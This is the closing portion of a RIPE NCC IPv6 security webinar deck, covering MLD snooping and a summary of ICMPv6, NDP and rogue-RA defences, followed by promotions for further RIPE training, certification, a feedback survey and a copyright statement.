
Router Alert option in Hop-by-Hop EH

Discard non-compliant messages



MLD Snooping

RFC4541




QUERY

Only allow multicast traffic **on ports with listeners**



MLD Protection on Switches





Questions





ICMPv6 is fundamental for IPv6

Filter carefully

Multicast considerations

NDP is mandatory

NS/NA/RA Redirect Threats

First Hop Security

Rogue RA/Solutions

MLD is mandatory

Flooding/Amplification/Scanning

Solutions

Take the poll!

Think of what you learned in this webinar.

What things can you apply or use in **your own network?**



What's Next in IPv6



Webinars

Attend another webinar live wherever you are.

- ✦ Introduction to IPv6 (2 hrs)
- ✦ IPv6 Addressing Plan (1 hr)
- ✦ Basic IPv6 Protocol Security (2 hrs)
- ✦ IPv6 Associated Protocols (2 hrs)
- ✦ IPv6 Security Myths, Filtering and Tips (2 hrs)



For more info
click the link
below



learning.ripe.net



Face-to-face

Meet us at a location near you for a training session delivered in person.

- ✦ IPv6 Fundamentals (8.5 hrs)
- ✦ Advanced IPv6 (17 hrs)
- ✦ IPv6 Security (8.5 hrs)



E-learning

Learn at your own pace at our online Academy.

- ✦ IPv6 Fundamentals (15 hrs)
- ✦ IPv6 Security (24 hrs)



For more info
click the link
below



academy.ripe.net



Examinations

Learnt everything you needed? Get certified!

- ✦ IPv6 Fundamentals - Analyst
- ✦ IPv6 Security - Expert



For more info
click the link
below



getcertified.ripe.net

We want your feedback!



What did you think about this webinar?

Take our survey at:

<https://www.ripe.net/feedback/ipv6s2/>






Learn something new today!
academy.ripe.net





RIPE NCC Certified Professionals



<https://getcertified.ripe.net/>



Änn Соҥы An Críoch Y Diwedd
پایان
Vége Endir Finvezh Ende Koniec
սերջ
Son დასასრული Kінець Finis
הסוף
Lõpp Amaia Tmíem
Loppu
Sfârșit Slutt Liðugt Kraj
Fund
Kraj كونهц Konec Τέλος
النهاية
Fin Fí Край Pabaiga
Fine E inde
Slut
Fim Beigas



Have more questions? Ask us!

academy@ripe.net



Copyright Statement

[...]

The RIPE NCC Materials may be used for **private purposes, for public non-commercial purpose, for research, for educational or demonstration purposes**, or if the materials in question specifically state that use of the material is permissible, and provided the RIPE NCC Materials are not modified and are properly identified as RIPE NCC documents. Unless authorised by the RIPE NCC in writing, any use of the RIPE NCC Materials for advertising or marketing purposes is strictly forbidden and may be prosecuted. The RIPE NCC should be notified of any such activities or suspicions thereof.

[...]

Link to the copyright statement:

<https://www.ripe.net/about-us/legal/copyright-statement>

